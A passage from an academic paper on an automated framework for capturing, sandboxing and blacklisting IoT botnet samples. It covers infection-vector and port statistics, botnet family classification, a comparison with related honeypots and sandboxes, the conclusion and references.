23 (Telnet)	4
5555 (Android Debug Bridge)	2
37215 (Huawei RCE)	2
multiple UDP ports (BitTorrent P2P)	3

TABLE XX
PORTS USED FOR C2 COMMUNICATION

G. Botnet Analysis Summary

We provide an overview of the infection vectors used, the CPU architectures targeted by the IoT botnets and the most common IoT botnet families.

1) *Infection Vectors*: We analysed the most common infection vectors and the number of different infection vectors employed by each IoT botnet. The highest number of botnets, 197, propagated via Telnet, followed by 94 botnets that exploited vulnerable Huawei routers. The third most attacked port, 80, is associated with vulnerable services affecting various IoT devices. The number of botnets attacking a specific port is shown in Table XXI. As shown on Fig. 6,

Attacked port (service)	Number of botnets
23 (Telnet)	197
5555 (Android debug bridge)	18
80 (multiple services)	50
8080 (multiple services)	25
81(multiple services)	16
8081(multiple services)	12
37215 (Huawei routers)	94
52869 (Realtek miniigd UPnP)	17
49152 (D-Link UPnP SOAP)	1
6001 (Jaws web server)	20
7547 (TR-064 service)	3

TABLE XXI
INFECTION VECTORS USED BY IOT BOTNETS

the highest number of botnets, 79, spread via two infection vectors followed by 62 botnets that used only one infection vector. Fifty-one botnets used up to five infection vectors; eight botnets used six infection vectors; six botnets used seven infection vectors; three botnets used eight infection vectors and three botnets used nine, 11 and 13 infection vectors each. These results imply that most of the botnets employ up to five infection vectors. However, this observation may not be applicable to all IoT botnets, since the results are limited to the vulnerabilities simulated by the deployed honeypots.

2) *CPU Architecture Distribution*: We also investigated the number and types of different CPU architectures infected by each botnet. The botnets are split in two groups: botnets infecting multiple architectures and botnets infecting a single architecture only. As shown in Fig. 7, the majority of the botnets (67%) infected multiple architectures while 33% of the botnets infected only a single architecture. Among the botnets that infected only one architecture, 79% targeted ARM devices, 12% targeted MIPS devices while the rest of the botnets targeted x86 devices. A total of 131 botnets did not infect desktop/server devices. The use of infection vectors per architecture was investigated, but botnets employing different infection vectors per architecture were not identified.



Fig. 6. Number of botnets per number of infection vectors used



Fig. 7. Botnets targeting single or multiple CPU architectures

3) *Botnet Classification*: The AVClass tool [55] was used to identify the most likely family a botnet sample belongs to, using the classifications made by multiple antiviruses, contained in the Virustotal scan results. AVClass may not be able to classify a given sample if the antivirus vendors assign generic labels. Each botnet was classified based on the classifications of the samples it comprises. We distinguish three cases:

- 1) All botnet samples are assigned the same class by AV-Class
- 2) None of the samples are classified by AVClass due to lack of decisive labels assigned by antivirus vendors
- 3) When the botnet samples are assigned different classes, we classified the botnet as mixed

The botnets in the dataset were assigned to eight different botnet families: mirai, gafgyt, berbew, tsunami, boxer, dofloo, hajime and malxmr, as shown in Table XXII. Most botnets, 192 (52%), were assigned to the 'Mirai' family. AVClass could not label 67 botnets due to the lack of decisive antivirus labels. The samples of 58 botnets had different classes per architecture and these botnets were labelled as 'mixed'. Thirteen botnets were classified as singletons, as they could not be clustered with any of the known families [55]. These botnets may be new variants or types of IoT botnets.



Fig. 8. Targeted CPUs by single CPU architecture botnets

Botnet family	Number of botnets
not classified	80
berbew	5
boxer	1
dofloo	1
gafgyt	27
hajime	1
malxmr	1
mirai	192
mixed	58
SINGLETON	13
tsunami	2

TABLE XXII
AVCLASS CLASSIFICATION OF THE BOTNETS

VII. RELATED WORK

To the best of our knowledge, we are the first to propose a framework for automated capturing and analysis of botnet samples, with anti-analysis detection and blacklist reporting capabilities. Most of the related studies are concerned with either capturing IoT botnet samples using honeypots or analysing IoT botnet samples using sandboxes. One exception is the work presented in [9] which covers both capturing botnet samples using IoTPOT, a telnet honeypot, and analysing botnet samples using IoTBOX, a malware analysis environment. However, the proposed approach lacks automation and integration of the honeypot and the analysis environment. The botnet samples are manually downloaded and submitted for analysis. The related work can be divided in two groups, concerned with capturing and analysing botnet samples, respectively.

A. Capturing Botnet Samples

A number of honeypots for capturing IoT botnet samples have been proposed [7]–[15]. The honeypots simulate one or multiple vulnerable services and support different levels of interaction with the attackers. The simulated services and the level of interaction supported by the proposed honeypots is shown in Table XXIII below. The effectiveness of the honeypots can be improved by avoiding honeypot detection and via prompt reporting of the captured botnet samples. Two honeypots, IoTCandyJar [10] and Honware [11], counter honeypot fingerprinting by supporting highest level of interaction. IoTCandyJar employs reinforcement learning by forwarding unknown requests to real IoT devices and learning the responses for future attacks. Honware uses firmware images to emulate a wide range of IoT devices and thus supports

all commands provided by the simulated IoT device. In [61], the authors propose and evaluate a comprehensive method for deploying honeypots comprised of multiple steps, including continuous monitoring for honeypot detections. However, the related studies have not covered the importance of prompt reporting of the captured samples.

IoT-BDA BCB is the first honeypot design that incorporates a layer for automatic submission of the captured samples for analysis and to a blacklist. We also discuss the measures applied to reduce the risk of honeypot detection and present the identified anti-honeypot techniques.

Honeypot	Simulated service(s)	Interaction
Phype [7]	Telnet	medium
Cowrie [8]	Telnet	medium
IoTCandyJar [10]	multiple	very high
Honware [11]	multiple	very high
IoTPOT [9]	multiple	high
SIPHON [12]	SSH, HTTP	high
ThingPot [13]	HTTP, XMPP	medium
Multi-purpose IoT Honeypot [14]	multiple	high
HoneyThing [15]	TR-064	low

TABLE XXIII
IoT HONEYPOTS

B. Botnet Samples Analysis

We evaluate the effectiveness of the proposed sandboxes using a set of features, listed below. The results are summarised in Table XXIV. Features used for evaluation of the

Sandbox	1	2	3	4	5	6	7	8	9
Padawan [6]	Y	Y	N	N	N	N	N	Y	N
Detux [16]	Y	N	Y	N	N	N	N	N	N
LiSa [17]	Y	Y	Y	N	N	N	N	N	N
V-Sandbox [18]	N	Y	Y	N	N	Y	N	N	N
IoTBOX [9]	N	N	Y	N	N	N	N	N	N
Cuckoo [19]	Y	Y	Y	N	N	N	N	N	N
Limon [20]	Y	Y	Y	N	N	N	N	N	N
IoT-BDA BAB	Y	Y	Y	Y	Y	Y	Y	Y	Y

TABLE XXIV
IoT SANDBOXES EVALUATION

IoT sandboxes:

1) *Static analysis*: The static analysis is provided by most of the compared sandboxes except for IoTBOX [9] and V-Sandbox [18]. IoT-BDA BAB provides the most detailed static analysis by identifying IoC and anti-static-analysis techniques such as the use of packers and string encoding.

2) *Dynamic analysis*: Most of the compared sandboxes employ dynamic analysis except for the Detux sandbox [16] which performs only static and network analysis. However, the efficiency of the dynamic analysis performed by the compared sandboxes is limited by the potential use of anti-sandbox or anti-analysis techniques which are not detected. For instance, the V-Sandbox employs strace for tracing the bot execution but lacks the capability to detect anti-tracing techniques that may be used to obstruct or deceive the analysis, as discussed in Section 3. IoT-BDA BAB overcomes this limitation by identifying and reporting the use of such techniques.

3) *Network analysis*: The network traffic is recorded and analysed by all of the compared sandboxes, except Padawan [6] which performs only static and behavioural analysis. Most of the sandboxes perform basic network traffic analysis to identify the established connections. The LiSa sandbox [17] provides a more detailed traffic analysis at the application layer, assuming the connection is not encrypted. IoT-BDA BAB provides more complex traffic analysis to identify IoC including port scanning, exploitation, C2 communication, DDoS traffic, P2P protocols, use of proxy, etc.

4) *Detecting anti-analysis techniques*: The anti-analysis techniques can detect a VM, along with traffic capturing and execution tracing tools to prevent or deceive the behavioural analysis. Thus, the identification of anti-analysis techniques can help improve the analysis methods and prevent false negative errors. IoT-BDA BAB is the only analysis environment that can automatically identify the use of anti-analysis techniques.

5) *Detecting infection vectors and anti-forensics techniques*: The identification of infection vectors enables the botnet propagation to be traced and unknown or less frequently used exploits to be identified. The attacking capabilities can provide valuable insights about the motives of the botnet herder. The anti-forensics techniques can prevent detection and infection remedy. The sandboxes proposed in the related studies lack capabilities to detect infection vectors and anti-forensics techniques.

6) *Detecting C2 protocol and servers*: The identification of C2 protocol and servers facilitates botnet suspension, prevention of new infections and identification of infected devices. From the compared sandboxes, only V-Sandbox is concerned with analysis of C2 communication. V-Sandbox employs a C2 service simulator which attempts to control the analysed sample by guessing commands from a set of commands obtained from public IoT botnet source codes or malware analyst reports. The drawback of this approach is the limited number of C2 commands that can be obtained. The simulation may not be effective for new variants or types of IoT botnets. On the other hand, IoT-BDA BAB adopts a different approach in identifying the C2 communication. Rather than simulating the C2 service, the actual communication of the analysed sample with the C2 entity is recorded and analysed. We believe that the analysis of the communication with the real C2 service has certain advantages such as identifying new or modified commands and botnet capabilities.

7) *Identifying botnet architecture*: The identification of the botnet architecture type helps to detect, trace and suspend the botnets. It may also help the discovery of new variants and types of IoT botnets. IoT-BDA BAB is the first botnet analysis environment that identifies the botnet architecture type.

8) *Identifying botnet malware family*: The identification of botnet malware family can help new variants or IoT botnet types to be discovered. From the compared sandboxes, only Padawan [6] sandbox can identify the malware class. It doing so, it relies on the AVClass classifier which is also used by IoT-BDA BAB.

9) *Facilitating botnet suspension*: A botnet can be suspended by issuing abuse reports to cloud providers hosting the

C2 services. The use of botnet capturing and analysis mechanisms to facilitate botnet suspension is one of the identified knowledge gaps, which the integration of IoT-BDA BAB with the URLhaus blacklist and abuse service bridges. Each URL identified by the honeypots or the analysis is automatically submitted to URLhaus which issues abuse reports to the hosting providers.

10) *Heterogeneity support*: The level of support for heterogeneous IoT devices by the compared honeypots was evaluated using the four requirements, listed below, and the results are shown in Table XXV:

a) *Support for different CPU architectures*: All of the compared sandboxes but Limon support multiple CPU architectures, with ARM, MIPS and X86 architecture being supported by most of the compared sandboxes.

b) *Support for different ARM CPU versions*: IoT-BDA BAB is the only analysis environment that supports different versions of the ARM architecture to accommodate for the botnets that target older ARM CPU versions.

c) *Support for older kernel versions*: IoT botnets may be targeting vulnerable and unmaintained legacy IoT devices, hence the need to support of older kernel versions. None of the compared sandboxes employ more than one kernel version per CPU architecture. Although the V-Sandbox configuration identifies the kernel version the sample is compiled for, it does not provide VMs with different kernel versions.

d) *Library support*: The availability of the required libraries may affect the outcome of the sample execution. From the compared sandboxes, only V-Sandbox employs an agent that provides the shared object (SO) libraries to the sample [18]. The SO libraries are obtained from publicly available IoT devices firmware. IoT-BDA BAB employs a different approach. It provides a group of VMs with utility tools and C development libraries typically used by botnets [6].

In conclusion, the analysis shows that IoT-BDA BAB provides a broader and more in-depth analysis of IoT botnet samples.

Sandbox	Multiple CPU architectures	Library support	Older kernel versions	Different ARM versions
Padawan	Y	N	N	N
Detux	Y	N	N	N
LiSa	Y	N	N	N
V-Sandbox	Y	Y	N	N
IoTBOX	Y	N	N	N
Cuckoo	Y	N	N	N
Limon	N	N	N	N
IoT-BDA BAB	Y	Y	Y	Y

TABLE XXV
HETEROGENEITY SUPPORT BY IOT SANDBOXES

VIII. CONCLUSION

This paper outlines the design and implementation of a novel framework for capturing, analysing, and identifying IoT botnets. The framework automatically captured, analysed, and reported 4077 unique samples from IoT botnets propagating on the Internet. The paper also presents the identified anti-honeypot and anti-analysis techniques to facilitate the improvement of honeypots and sandboxes. IoT-BDA is the first

framework that automatically identifies IoC and IoA and helps infection remedy by identifying anti-forensics techniques. The framework also facilitates botnet suspension by reporting the botnet samples to a blacklist and abuse service. The in-depth analysis identified IoT botnets employing anti-sandbox, anti-forensics, and persistence techniques typical for traditional botnets. Several botnets also used specific techniques to evade network detection and to hide C2 communication. More than half of the captured botnets (52%) were classified as Mirai variants, showing the impact the release of the Mirai source-code had on the threat landscape. In addition, most of the botnets (67%) targeted multiple CPU architectures, confirming the need for multi architecture botnet analysis. The analysis also identified cases where different anti-static-analysis techniques were used among samples of the same botnet. Another significant finding is the URL-less two-stage infection using echoed droppers as an anti-honeypot technique. We identified 68 samples that carried a stage-two payload.

We provide a dataset comprised of the captured samples, the results of the analysis and the raw data – the recorded system calls and network traffic, to facilitate the improvement of host and network-based IoT botnet detection solutions.

REFERENCES

- [1] Secplicity, *IoT Botnets Are Evolving – How Big Can They Get?* 2019. [Online]. Available: <https://www.secplicity.org/2018/02/20/iot-botnets-evolving-big-can-get/> (visited on 05/17/2021).
- [2] C. Koliass, G. Kambourakis, A. Stavrou, and J. Voas, “DDoS in the IoT: Mirai and Other Botnets,” *Computer*, vol. 50, no. 7, pp. 80–84, 2017, ISSN: 0018-9162. DOI: 10.1109/MC.2017.201. [Online]. Available: <http://ieeexplore.ieee.org/document/7971869/>.
- [3] O. Cetin, C. Gañán, L. Altena, T. Kasama, D. Inoue, K. Tamiya, Y. Tie, K. Yoshioka, and M. Van Eeten, “Cleaning Up the Internet of Evil Things: Real-World Evidence on ISP and Consumer Efforts to Remove Mirai,” *Ndss*, no. February, 2019. DOI: 10.14722/ndss.2019.23438. [Online]. Available: <http://dx.doi.org/10.14722/ndss.2019.23438>.
- [4] Y. Elovici, A. Shabtai, D. Breitenbacher, M. Bohadana, Y. Mathov, Y. Meidan, and Y. Mirsky, “NBaIoT—Network-Based Detection of IoT Botnet Attacks Using Deep Autoencoders,” *IEEE Pervasive Computing*, vol. 17, no. 3, pp. 12–22, 2018, ISSN: 1536-1268. DOI: 10.1109/mpmv.2018.03367731. arXiv: 1805.03409.
- [5] G. Kambourakis, C. Koliass, and A. Stavrou, “The Mirai botnet and the IoT Zombie Armies,” in *Proceedings - IEEE Military Communications Conference MILCOM*, vol. 2017-October, 2017, ISBN: 9781538605950. DOI: 10.1109/MILCOM.2017.8170867.
- [6] E. Cozzi, M. Graziano, Y. Fratantonio, and D. Balzarotti, “Understanding Linux Malware,” in *2018 IEEE Symposium on Security and Privacy (SP)*, IEEE, May 2018, pp. 161–175, ISBN: 978-1-5386-4353-2. DOI: 10.1109/SP.2018.00054. [Online]. Available: http://www.s3.eurecom.fr/docs/oakland18_cozzi.pdf%20https://ieeexplore.ieee.org/document/8418602/.
- [7] *Telnet IoT HoneyPot*. [Online]. Available: <https://github.com/Phype/telnet-iot-honeypot> (visited on 05/17/2021).
- [8] *Cowrie HoneyPot*. [Online]. Available: <https://github.com/cowrie/cowrie> (visited on 05/17/2021).
- [9] Y. M. P. Pa, S. Suzuki, K. Yoshioka, T. Matsumoto, T. Kasama, and C. Rossow, “IoT POT: Analysing the Rise of IoT Compromises,” in *Proceedings of the 9th USENIX Conference on Offensive Technologies*, ser. WOOT’15, Berkeley, CA, USA: USENIX Association, 2015, p. 9. [Online]. Available: <http://dl.acm.org/citation.cfm?id=2831211.2831220>.
- [10] T. Luo, Z. Xu, X. Jin, Y. Jia, and X. Ouyang, “Iotcandyjar : Towards an intelligent-interaction honeypot for iot devices,” 2017.
- [11] A. Vetterl and R. Clayton, “Honware: A virtual honeypot framework for capturing cpe and iot zero days,” in *2019 APWG Symposium on Electronic Crime Research (eCrime)*, 2019, pp. 1–13. DOI: 10.1109/eCrime47957.2019.9037501.
- [12] J. Guarnizo, A. Tambe, S. S. Bhunia, M. Ochoa, N. O. Tippenhauer, A. Shabtai, and Y. Elovici, “SIPHON: Towards scalable high-interaction physical honeypots,” in *CPSS 2017 - Proceedings of the 3rd ACM Workshop on Cyber-Physical System Security, co-located with ASIA CCS 2017*, New York, NY, USA: ACM, Apr. 2017, pp. 57–68, ISBN: 9781450349567. DOI: 10.1145/3055186.3055192. arXiv: 1701.02446. [Online]. Available: <http://arxiv.org/abs/1701.02446%20http://dl.acm.org/citation.cfm?doi=3055186.3055192%20https://dl.acm.org/doi/10.1145/3055186.3055192>.
- [13] M. Wang, J. Santillan, and F. Kuipers, “ThingPot: an interactive Internet-of-Things honeypot,” 2018. arXiv: 1807.04114. [Online]. Available: <http://arxiv.org/abs/1807.04114>.
- [14] K. P, “Capturing attacks on IoT devices with a multi-purpose IoT honeypot,” Ph.D. dissertation, 2017.
- [15] *Honeything HoneyPot*. [Online]. Available: <https://github.com/omererdem/honeything> (visited on 05/17/2021).
- [16] *Detux Sandbox*. [Online]. Available: <https://github.com/detuxsandbox/detux> (visited on 05/17/2021).
- [17] D. Uhricek, *Lisa Sandbox*, 2019. [Online]. Available: https://github.com/danieluhricek/LiSa%20https://pdfs.semanticscholar.org/ad7c/583c2accdf306375ff8b8f8783755e3619e7.pdf?_ga=2.165427385.725344113.1586997432-1611127655.1586823315 (visited on 05/17/2021).
- [18] H.-v. Le and Q.-D. Ngo, “V-Sandbox for Dynamic Analysis IoT Botnet,” *IEEE Access*, vol. 8, pp. 145 768–145 786, 2020, ISSN: 2169-3536. DOI: 10.1109/ACCESS.2020.3014891. [Online]. Available: <https://ieeexplore.ieee.org/document/9162012/>.
- [19] *Cuckoo Sandbox*. [Online]. Available: <https://cuckoosandbox.org> (visited on 05/17/2021).
- [20] *Limon Sandbox*. [Online]. Available: <https://github.com/monnappa22/Limon> (visited on 05/17/2021).

- [21] S. Edwards, *Hajime: Analysis of a decentralized internet worm for IoT devices*.
- [22] M. Antonakakis, T. April, M. Bailey, M. Bernhard, A. Arbor, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, A. Arbor, L. Invernizzi, M. Kallitsis, M. Network, Z. Ma, J. Mason, D. Menscher, C. Seaman, N. Sullivan, K. Thomas, Y. Zhou, M. Antonakakis, T. April, M. Bailey, M. Bernhard, E. Bursztein, J. Cochran, Z. Durumeric, J. A. Halderman, L. Invernizzi, M. Kallitsis, D. Kumar, C. Lever, Z. Ma, J. Mason, D. Menscher, C. Seaman, N. Sullivan, K. Thomas, and Y. Zhou, "Understanding the Mirai Botnet," *USENIX Security*, 2017, ISSN: 0048-721X. DOI: 10.1016/j.religion.2008.12.001.
- [23] Kaspersky, *What is a honeypot?* [Online]. Available: <https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot> (visited on 05/11/2021).
- [24] M. Serror, M. Henze, S. Hack, M. Schuba, and K. Wehrle, "Towards In-Network Security for Smart Homes," in *Proceedings of the 13th International Conference on Availability, Reliability and Security - ARES 2018*, New York, New York, USA: ACM Press, 2018, pp. 1–8, ISBN: 9781450364485. DOI: 10.1145/3230833.3232802. [Online]. Available: <http://dl.acm.org/citation.cfm?doid=3230833.3232802>.
- [25] D. Breitenbacher, I. Homoliak, Y. L. Aung, N. O. Tippenhauer, and Y. Elovici, "Hades-iot: A practical host-based anomaly detection system for iot devices," in *Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security*, ser. Asia CCS '19, Auckland, New Zealand: Association for Computing Machinery, 2019, pp. 479–484, ISBN: 9781450367523. DOI: 10.1145/3321705.3329847. [Online]. Available: <https://doi.org/10.1145/3321705.3329847>.
- [26] OPTIV, *IoC and IoA: Indicators of Intelligence*. [Online]. Available: <https://www.optiv.com/insights/discover/blog/ioc-and-ioa-indicators-intelligence> (visited on 05/17/2021).
- [27] T. Trajanovski, *URL-less IoT botnet propagation*. [Online]. Available: <https://tolisec.com/url-less-iot-botnet-propagation/> (visited on 05/17/2021).
- [28] Bitdefender, *New dark_nexus iot botnet puts others to shame*.
- [29] ARM Community, *Compatibility between ARM architectures*. [Online]. Available: <https://community.arm.com/developer/ip-products/processors/f/cortex-a-a-forum/4341/compability-between-architecture-armv5te-and-armv7-a> (visited on 05/17/2021).
- [30] AVIRA, *New Mirai variant Aisuru detects Cowrie open-source honeypots*. [Online]. Available: <https://www.avira.com/en/blog/new-mirai-variant-aisuru-detects-cowrie-open-source-honeypots> (visited on 05/17/2021).
- [31] Shodan, *Honeypot or not?* [Online]. Available: <https://honeyscore.shodan.io> (visited on 05/17/2021).
- [32] D. Demeter, M. Preuss, and Y. Shmelev, *IoT: A Malware Story*. [Online]. Available: <https://securelist.com/iot-a-malware-story/94451/> (visited on 05/17/2021).
- [33] I. Mokube and M. Adams, "Honeypots: Concepts, approaches, and challenges," *Proceedings of the Annual Southeast Conference*, vol. 2007, pp. 321–326, 2007. DOI: 10.1145/1233341.1233399.
- [34] G. Cirlig, *ADBHoney*. [Online]. Available: <https://github.com/huuck/ADBHoney> (visited on 05/17/2021).
- [35] T. Trajanovski, *SSH-backdoor Botnet With 'Research' Infection Technique*. [Online]. Available: <https://tolisec.com/ssh-backdoor-botnet-with-research-infection-technique/> (visited on 05/17/2021).
- [36] *Radare Reverse Engineering Framework*. [Online]. Available: <https://rada.re/n/> (visited on 05/17/2021).
- [37] *QEMU*. [Online]. Available: <https://www.qemu.org/> (visited on 05/17/2021).
- [38] *Buildroot*. [Online]. Available: <https://buildroot.org> (visited on 05/17/2021).
- [39] *TCPDump*. [Online]. Available: <https://www.tcpdump.org/manpages/tcpdump.1.html> (visited on 05/17/2021).
- [40] *SystemTap*. [Online]. Available: <https://sourceware.org/systemtap/> (visited on 05/17/2021).
- [41] *Strace*. [Online]. Available: <https://man7.org/linux/manpages/man1/strace.1.html> (visited on 05/17/2021).
- [42] Y. Liu and H. Wang, "Tracking Mirai variants," *Virus Bulletin*, no. October, pp. 1–18, 2018.
- [43] R. Isawa, T. Ban, Y. Tie, K. Yoshioka, and D. Inoue, "Evaluating disassembly-code based similarity between IoT malware samples," *Proceedings - 13th Asia Joint Conference on Information Security, AsiaJCIS 2018*, pp. 89–94, 2018. DOI: 10.1109/AsiaJCIS.2018.00023.
- [44] CUJOAI, *UPX Anti-Unpacking Techniques in IoT Malware*. [Online]. Available: <https://cujo.com/upx-anti-unpacking-techniques-in-iot-malware/> (visited on 05/17/2021).
- [45] J. Jeon, J. H. Park, and Y.-S. Jeong, "Dynamic Analysis for IoT Malware Detection With Convolution Neural Network Model," *IEEE Access*, vol. 8, pp. 96 899–96 911, 2020, ISSN: 2169-3536. DOI: 10.1109/ACCESS.2020.2995887. [Online]. Available: <https://ieeexplore.ieee.org/document/9097224/>.
- [46] Z. Wang, X. Jiang, W. Cui, and X. Wang, "Countering Persistent Kernel Rootkits through Systematic Hook Discovery," in *Proceedings of the 11th International Symposium on Recent Advances in Intrusion Detection*, ser. RAID '08, Berlin, Heidelberg: Springer-Verlag, 2008, pp. 21–38, ISBN: 9783540874027. DOI: 10.1007/978-3-540-87403-4_2. [Online]. Available: https://doi.org/10.1007/978-3-540-87403-4_2.
- [47] R. O'Neill, *Learning Linux Binary Analysis*. Packt, 2016, p. 282, ISBN: 9781782167105.
- [48] Malwarebytes Labs, *ZeroAccess uses Self-Debugging*. [Online]. Available: <https://blog.malwarebytes.com/threat-analysis/2013/07/zeroaccess-anti-debug-uses-debugger/> (visited on 05/17/2021).
- [49] A. Kedrowitsch, D. Yao, G. Wang, and K. Cameron, "A first look: Using linux containers for deceptive honeypots," in *SafeConfig 2017 - Proceedings of the 2017 Workshop on Automated Decision Making for Active*

- Cyber Defense, co-located with CCS 2017*, 2017, ISBN: 9781450352031. DOI: 10.1145/3140368.3140371.
- [50] T. Vidas and N. Christin, “Evading android runtime analysis via sandbox detection,” in *ASIA CCS 2014 - Proceedings of the 9th ACM Symposium on Information, Computer and Communications Security*, 2014, ISBN: 9781450328005. DOI: 10.1145/2590296.2590325.
- [51] H. Shi, J. Mirkovic, and A. Alwabel, “Handling anti-virtual machine techniques in malicious software,” *ACM Transactions on Privacy and Security*, vol. 21, no. 1, pp. 1–31, 2017, ISSN: 24712574. DOI: 10.1145/3139292.
- [52] *Disspcap python library*. [Online]. Available: <https://pypi.org/project/disspcap/> (visited on 05/17/2021).
- [53] *Pyshark python library*. [Online]. Available: <https://pypi.org/project/pyshark/> (visited on 05/17/2021).
- [54] *Virustotal*. [Online]. Available: <https://virustotal.com> (visited on 05/17/2021).
- [55] M. Sebastián, R. Rivera, P. Kotzias, and J. Caballero, “AVclass: A Tool for Massive Malware Labeling,” in *Research in Attacks, Intrusions, and Defenses*, F. Monrose, M. Dacier, G. Blanc, and J. Garcia-Alfaro, Eds., Cham: Springer International Publishing, 2016, pp. 230–253, ISBN: 978-3-319-45719-2.
- [56] URLhaus, *Top Malware Hosting Networks*. [Online]. Available: <https://urlhaus.abuse.ch/statistics/> (visited on 05/17/2021).
- [57] Malware Must Die, *Linux/Mirai-Fbot - A re-emerged IoT threat*. [Online]. Available: <https://blog.malwaremustdie.org/2020/02/mmd-0065-2021-linuxmirai-fbot-re.html> (visited on 05/17/2021).
- [58] G. Ye, “Hunting advanced IoT malware,” in *The 22nd International AVAR cybersecurity conference*, 2019. [Online]. Available: <https://www.avar2019.org/agenda/day-1/hunting-advanced-iot-malware>.
- [59] Litvak, Paul, Holtzman, Shaul, *Evasion Techniques Dissected: A Mirai Case Study*. [Online]. Available: <https://intezer.com/blog/linux/evasion-techniques-dissected-mirai-case-study/> (visited on 05/17/2021).
- [60] Black Lotus Labs, *New Mozi Malware Family Quietly Amasses IoT Bots*. [Online]. Available: <https://blog.centurylink.com/new-mozi-malware-family-quietly-amasses-iot-bots/> (visited on 05/17/2021).
- [61] A. Acien, A. Nieto, G. Fernandez, and J. Lopez, “A Comprehensive Methodology for Deploying IoT Honeypots,” in *TrustBus 2018*, ii, 2018, pp. 229–243, ISBN: 9783319983851. DOI: 10.1007/978-3-319-98385-1_16. [Online]. Available: http://link.springer.com/10.1007/978-3-319-98385-1_16.